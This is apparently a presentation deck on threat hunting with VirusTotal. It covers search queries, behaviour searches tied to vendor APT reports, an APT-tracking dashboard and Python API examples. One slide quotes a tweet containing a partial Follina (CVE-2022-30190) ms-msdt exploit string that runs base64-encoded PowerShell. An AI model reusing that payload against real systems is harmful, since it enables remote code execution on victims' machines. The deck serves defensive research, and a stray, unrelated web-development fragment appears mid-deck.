



Threat Hunting with VirusTotal

Keep your enemies closer with state-of-the-art toolset

Alexey Firsh
@alexey_firsh

17.11.22

01

SECTION 1

VT Intelligence: use search like a true-ninja

VT Intelligence: use search like a true-ninja - "Follina" exploit [DEMO]

- The vulnerability was disclosed by nao__sec, a Tokyo-based cybersecurity research group on Twitter.
- Tracked as CVE-2022-30190, this zero-day bug (no patch yet) was actively exploited by a number of different actors.
- Official statement from MS: "A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights."
- Initial finding – VT [link](#)

nao_sec
@nao_sec

Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. [virustotal.com/gui/file/4a240...](https://www.virustotal.com/gui/file/4a240...)

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param  
browseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not  
seForFile=h$(Invoke-Expression($(Invoke-Expression(' [System.Text.Enc  
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58  
se64String('+[char]34  
A9ICJj0l3aW5kb3dzXHN5c3R1bTMxYGNTZC5leGUi01N0YXJ0LVByb2Nlc3MgJGNTZ0  
GUGaG1kZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4Z  
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TG1zdCAiL2MgY2Qg  
YibG1jXC9mZm9yIC9yICV0ZW1wJSAlaSBpbIAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2Z  
AveSYmZmluZHN0ciBUVWk5EUMdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwLWR1Y29kZ3  
XhwYw5kIDEuYyAtrjoqIC4mJnJnYi5leGUiOw='+[char]34+' ')))))i/../../../../  
../../../../../../../../../../../../Windows/System32/mpsigstub.exe  
oubleshoot=ts_AUTO\";
```

8:08 PM · May 27, 2022 · TweetDeck


615 Retweets 77 Quote Tweets 1,603 Likes

VT Intelligence: use search like a true-ninja

- Main purpose – made a quick look up
- But also main purpose – construct an advanced queries limited only by your demands or imagination
- You can get recent [malicious documents](#) used your org name or [urls](#) mimicking your website to phish the victims
- Also could be used to check entity (string) for popularity for further usage in detecting signatures
- Almost unlimited possibilities to operate with existing data



VT Intelligence: use search like a true-ninja - entity magic



VT Intelligence: use search like a true-ninja - Behaviour search

- [3b99c3bd0a76c23d8d29f3dfc82c66491286cad2](#) – sample from Kaspersky [report](#) on BlueNoroff
- Network [activity](#)
- Filesystem [operations](#)
- Processes [execution](#)
- Combination of other side [behaviours](#) not directly related to the malicious activity

The BlueNoroff cryptocurrency hunt is still on

APT REPORTS 13 JAN 2022 16 minute read



// AUTHORS

Expert SEONGSU PARK Expert VITALY KAMLUK


BlueNoroff is the name of an APT group coined by Kaspersky researchers while investigating the notorious attack on Bangladesh's Central Bank back in 2016. A mysterious group with links to Lazarus and an unusual financial motivation for an APT. The group seems to work more like a unit within a larger formation of Lazarus attackers, with the ability to tap into its vast resources: be it malware implants, exploits, or infrastructure. See our [earlier publication](#) about BlueNoroff attacks on the banking sector.

VT Intelligence: use search like a true-ninja - Behaviour search

- [3b99c3bd0a76c23d8d29f3dfc82c66491286cad2](#) – sample from Kaspersky [report](#) on BlueNoroff
- Network [activity](#)
- Filesystem [operations](#)
- Processes [execution](#)
- Combination of other side [behaviours](#) not directly related to the malicious activity
- [Explore](#) hidden cases – Google TAG [report](#) on Conti

The BlueNoroff cryptocurrency hunt is still on

APT REPORTS 13 JAN 2022 16 minute read



THREAT ANALYSIS GROUP

Exposing initial access broker with ties to Conti

Mar 17, 2022 · 6 min read

V Vlad Stolyarov
Threat Analysis Group

B Benoit Sevens
Threat Analysis Group

Share


In early September 2021, Threat Analysis Group (TAG) observed a financially motivated threat actor we refer to as EXOTIC LILY, exploiting a 0day in Microsoft MSHTML (CVE-2021-40444). Investigating this group's activity, we determined they are an Initial Access Broker (IAB) who appear to be working with the Russian cyber crime gang known as FIN12 (Mandiant, FireEye) / WIZARD SPIDER (CrowdStrike).

Initial access brokers are the opportunistic locksmiths of the security world, and it's a full-time job. These groups specialize in breaching a target in order to open the doors—or the Windows—to the malicious actor with the highest bid.

EXOTIC LILY is a resourceful, financially motivated group whose activities appear to be closely linked with data exfiltration and deployment of human-operated ransomware such as Conti and Diavol. At the peak of EXOTIC LILY's activity, we estimate they were sending more than 5,000 emails a day, to as many as 650 targeted organizations globally. Up until November 2021, the group seemed to be targeting specific industries such as IT, cybersecurity and healthcare, but as of late we have seen them attacking a wide variety of organizations and industries, with less specific focus.

VT Intelligence: use search like a true-ninja - Behaviour search

- [Sample](#) from Malwarebytes [report](#) on Colibri Loader
- [behaviour_network:"/vpnchecker.php"](#) – gives us more samples than the original research provides



THREAT INTELLIGENCE

Colibri Loader combines Task Scheduler and PowerShell in clever persistence technique

Posted: April 5, 2022 by [Threat Intelligence Team](#)
Last updated: April 7, 2022

This blog post was authored by Ankur Saini, with contributions from Hossein Jazi and Jérôme Segura

(2022-04-07): Added MITRE ATT&CK mappings

(2022-04-07): Changed the name of the final payload from Vidar to Mars Stealer

Colibri Loader is a relatively new piece of malware that first appeared on underground forums in August 2021 and was advertised to "people who have large volumes of traffic and lack of time to work out the material". As its name suggests, it is meant to deliver and manage payloads onto infected computers.

VT Intelligence: use search like a true-ninja - Behaviour search

- [Sample](#) from Malwarebytes [report](#) on Colibri Loader
- [behaviour_network:"/vpnchecker.php"](#) – gives us more samples than the original research provides

- FinSpy MacOS [installer](#) shared by [Amesty International](#)
- [behaviour_files:"/80C.dat" AND behaviour_files:"/7FC.dat"](#) – we are able to jump to different platform implants



AMNESTY INTERNATIONAL 

WHO WE ARE WHAT WE DO COUNTRIES

SHARE September 25, 2020




German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed

Summary:

- FinSpy is a commercial spyware suite produced by the Munich-based company FinFisher GmbH. Since 2011 researchers have documented numerous cases of targeting of Human Rights Defenders (HRDs) – including activists, journalists, and dissidents with the use of FinSpy in many countries, including **Bahrain**, **Ethiopia**, **UAE**, and more. Because of this, Amnesty International's Security Lab tracks FinSpy usage and development as part of our continuous monitoring of digital threats to Human Rights Defenders.
- Amnesty International **published a report** in March 2019 describing phishing attacks targeting Egyptian human rights defenders and media and civil society organizations staff carried out by an attacker group known as "NilePhish". While continuing research into this group's activity, we discovered it has distributed samples of FinSpy for Microsoft Windows through a fake Adobe Flash Player download website. Amnesty International has not documented human rights violations by NilePhish directly linked to FinFisher products.
- Through additional technical investigations into this most recent variant, Amnesty's Security Lab also discovered, exposed online by an unknown actor, new samples of FinSpy for Windows, Android, and previously undisclosed versions for Linux and MacOS computers.
- This report provides technical information on these recent FinSpy samples in order to aid the cybersecurity research community in further investigations, enable cybersecurity vendors implement protection mechanisms against these newly discovered variants, and to raise awareness among HRDs of evolving digital attack techniques.

material". As it names suggests, it is meant to deliver and manage payloads onto infected computers.

VT Intelligence: use search like a true-ninja


- [Looking for files](#) signed with what appears to be “trusted” signatures but detected by a number of AVs
- We can also search for URLs with specific [cookie](#) (MageCart) or even [metadata](#) (OrigamiElephant)
- [Android files](#) processed by Androguard
- [Workarounds](#) to detect brand abuse
- New! Android package [search](#) – will solve a lot of problems in the future
- Mac/iOS [malware](#) with known ITW distribution hosts or the [ones](#) distributed via Discord service.
- [Emails](#) having attachment that allegedly use an exploit
- There are much more...

Showing Thumbnail for link in WhatsApp || og:image meta-tag

Asked 7 years, 9 months ago Modified 8 months ago Viewed 231k times

▲ Tried to follow this question : [Provide an image for WhatsApp link sharing](#)

120



▼



61



I have created a simple HTML webpage with the basic Facebook metatags:

```
<!--FACEBOOK-->
<meta property="og:title" content="San Roque 2014 Pollos" />
<meta property="og:description" content="Programa de fiestas" />
<meta property="og:image" content="http://pollosweb.wesped.es/programa_pollos/play.
```


02

SECTION 2

VTI Godmode: APT tracking and API automation

APT tracking and API automation [DEMO]

- APT dashboard – project based on VirusTotal API only
- Designed to track actor's recent activities
- Demonstrates powerful capabilities of VirusTotal API
- Apart from infographic, provides the following IOCs:
 - Files (AVs, collections, rules detections)
 - IP/Domains/URLs (collections)
 - Graphs
 - Collections
 - Comments



Choose a threat actor

Show code

ACTOR

APT29 is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research APT29 reportedly compromised the Democratic National Committee starting in the summer of 2015.


In April 2021, the US and UK governments attributed the SolarWinds supply chain compromise cyber operation to the SVR; public statements included citations to APT29, Cozy Bear, and The Dukes. Victims of this campaign included government, consulting, technology, telecom, and other organizations in North America, Industry reporting referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, and Dark Halo.

Aliases used here: APT29, NOBELIUM, CozyDuke, CozyBear, NobleBaron, DarkHalo, StellarParticle, UNC2452, YTRIUM.

Description powered by <https://attack.mitre.org/groups/>.

APT tracking and API automation [DEMO]

- APT dashboard – project based on VirusTotal API only
- Designed to track actor's recent activities
- Demonstrates powerful capabilities of VirusTotal API
- Apart from infographic, provides the following IOCs:
 - Files (AVs, collections, rules detections)
 - IP/Domains/URLs (collections)
 - Graphs
 - Collections
 - Comments



APT tracking and API automation [DEMO]

- APT dashboard – project based on VirusTotal API only
- Designed to track actor's recent activities
- Demonstrates powerful capabilities of VirusTotal API
- Apart from infographic, provides the following IOCs:
 - Files (AVs, collections, rules detections)
 - IP/Domains/URLs (collections)
 - Graphs
 - Collections
 - Comments

Choose a threat actor

AV vendors verdicts

Show code

MD5	AV Vendor	First submission
0aec5827cc33df8b46f4d700d00d0553	Rising -> Downloader.[APT28]Sednit!1.B523 (CLASSIC)	2022-10-05 18:20:09
fbea606365c369c0355c2e06df44a0a5	F-Secure -> Trojan.TR/AD.APT28.aiqaj Avira -> TR/AD.APT28.aiqaj	2022-09-28 11:16:19
19cb0e60a68dac77bd7cb56400187f2a	ClamAV -> Win.Malware.Sofacy-7371228-0	2022-09-21 08:50:26
e8d938198cfda80d3a109229fadde739	ClamAV -> Win.Malware.Sofacy-7371230-0	2022-09-21 01:06:23
9a915313d02345e149e6ba566fe85c47	Alibaba -> Trojan:Win64/FancyBear.0081e01c Webroot -> W32.Trojan.FancyBear Microsoft -> Trojan:Win64/FancyBear!MSR	2022-09-20 08:00:58
8a570084a61bb2188dcafe2ea6be29c0	VirIT -> Backdoor.Win32.Sofacy.AWM	2022-09-07 11:51:05
15fe4995e774f6cfd0b6a5075ce9419e	Alibaba -> TrojanDownloader:Win32/Sofacy.a0d69004 Kaspersky -> HEUR:Trojan.Win32.Sofacy.gen Jiangmin -> Trojan.Sofacy.dc AhnLab-V3 -> Trojan/Win32.Sofacy.C4199064 Rising -> Downloader.[APT28]Zebrocy!1.D9D8 (CLASSIC)	2022-09-07 11:38:09
86508a78ab07f288ccda3c5c40227ef6	Alibaba -> TrojanDownloader:Win32/Sofacy.a63e5bd1 Kaspersky -> HEUR:Trojan.Win32.Sofacy.gen Jiangmin -> Trojan.Sofacy.dc AhnLab-V3 -> Trojan/Win32.Sofacy.C4199064 Rising -> Downloader.[APT28]Zebrocy!1.D9D8 (CLASSIC)	2022-09-07 10:34:09
84cd74d20a6b445254f37bd80dcef32f	VBA32 -> Trojan.O97.FancyBear	2022-09-07 00:42:40
dd33eed42e595f5f5cd55df516e6a9be	Avira -> TR/AD.APT28.whnqb	2022-09-06 21:36:10

APT tracking and API automation - Python client for VirusTotal

```
import requests

url = "https://www.virustotal.com/api/v3/comments?" +
     "limit=10&filter=tag%253Asofacy"

headers = {
    "Accept": "application/json",
    "x-apikey": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
}

response = requests.get(url, headers=headers)

print(response.text)

### OUTPUT: ###

{
  "meta": {
    "cursor": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
  },
  "data": [
    {
      "attributes": {
        "date": 1652538338,
        "text": "YARA Signature Match - THOR APT Scanner\n" +
              "\nRULE: Sofacy_Jan18_1_PE_Info_Anomaly\n" +
              "RULE_SET: Livehunt - Russia Indicators \n" +
              "RULE_TYPE: VALHALLA rule feed only \n" +
              "RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Sofacy_1_1\n" +
              "DESCRIPTION: Detects a PE header anomaly as found in malware from\n" +
              "votes": {
                "positive": 0,
                "abuse": 0,
                "negative": 0
              }
            }
          }
        ]
      }
```

URLs,
Results

```
import vt
import nest_asyncio

nest_asyncio.apply()

API_KEY = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
COMMENTS_URL = '/comments'

client = vt.Client(API_KEY)
comments = client.iterator(COMMENTS_URL,
                           params={'filter': 'tag:sofacy'},
                           limit=10)

print('\n'.join('ID: {} \n{}'.format(c.id, c.text) for c in comments))

client.close()

ID: f-41cb6d1842db5e677bf46dc8514379aef3919d0f3e1bc61ea57c7f982982a767-0154a8ca
YARA Signature Match - THOR APT Scanner

RULE: Sofacy_Jan18_1_PE_Info_Anomaly
RULE SET: Livehunt - Russia Indicators
RULE_TYPE: VALHALLA rule feed only
RULE LINK: https://valhalla.nextron-systems.com/info/rule/Sofacy_Jan18_1_PE_Info_Anomaly
DESCRIPTION: Detects a PE header anomaly as found in malware from Sofacy campaign in January
REFERENCE: MISP Event 9961
RULE_AUTHOR: Florian Roth

Detection Timestamp: 2022-05-14 14:31
AV Detection Ratio: 43 / 68

Use these tags to search for similar matches: #sofacy #info #sofacy_jan18_1_pe_info_anomaly
More information: https://www.nextron-systems.com/notes-on-virustotal-matches/

ID: f-c3d3aef196659f5e27af34c7b9504f854813ad3229315f95b19e6a2df5824d5-7524cdbc
YARA Signature Match - THOR APT Scanner

RULE: Sofacy_Jan18_1_PE_Info_Anomaly
RULE SET: Livehunt - Russia Indicators
RULE_TYPE: VALHALLA rule feed only
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Sofacy_Jan18_1_PE_Info_Anomaly
```


APT tracking and API automation

VT Intelligence [search](#) query - 99% of use cases

- [entity:collection \(name:apt28 OR tag:apt28 OR name:Sofacy OR tag:Sofacy \)](#)

```
collections = client.iterator('/intelligence/search',  
    params={'query': 'entity:collection ( name:apt28 OR tag:apt28 OR  
name:Sofacy OR tag:Sofacy )'  
    'order': 'last_modification_date-'},  
    limit=10)
```

VT Graph [search](#) (not related to VT Intelligence search)

- [name:Sofacy OR actor:Sofacy OR label:Sofacy](#)

```
graphs = client.iterator('/graphs',  
    params={'filter': 'name:Sofacy OR actor:Sofacy OR label:Sofacy'  
    'order': 'last_modified_date-'},  
    limit=10)
```

APT tracking and API automation

- [Wellmess](#) – suspected APT29 malware used to target COVID-19 vaccine developing entities
 - [engines:wellmess](#) – 60 results
 - [kaspersky:wellmess OR eset:wellmess](#) – 35 results
- [entity:domain \(comment:APT29 OR comment:CozyBear OR comment:NobleBaron OR comment:UNC2452 OR comment:YTTRIUM\)](#)
- [crowdsourced_yara_rule:APT29 OR crowdsourced_ids:APT29 OR sigma_rule:976e* OR crowdsourced_yara_rule:CozyBear OR crowdsourced_ids:CozyBear OR sigma_rule:34f4*](#)
 - To get Sigma rules detections you should use a hash of specific rule (full list [here](#))
- We can list Collections in which we are interested in and then extract specific entities from them
 - [entity:collection \(name:APT29 OR tag:APT29 OR name:CozyBear OR tag:CozyBear\) creation_date:2021-01-01+](#)
 - [entity:file collection:alienvault_60afece345be6dfd2a66ea3c fs:2021-01-01+](#)

Thank you

Alexey Firsh
@alexey_firsh

brighttalk.com/webcast/18282/561655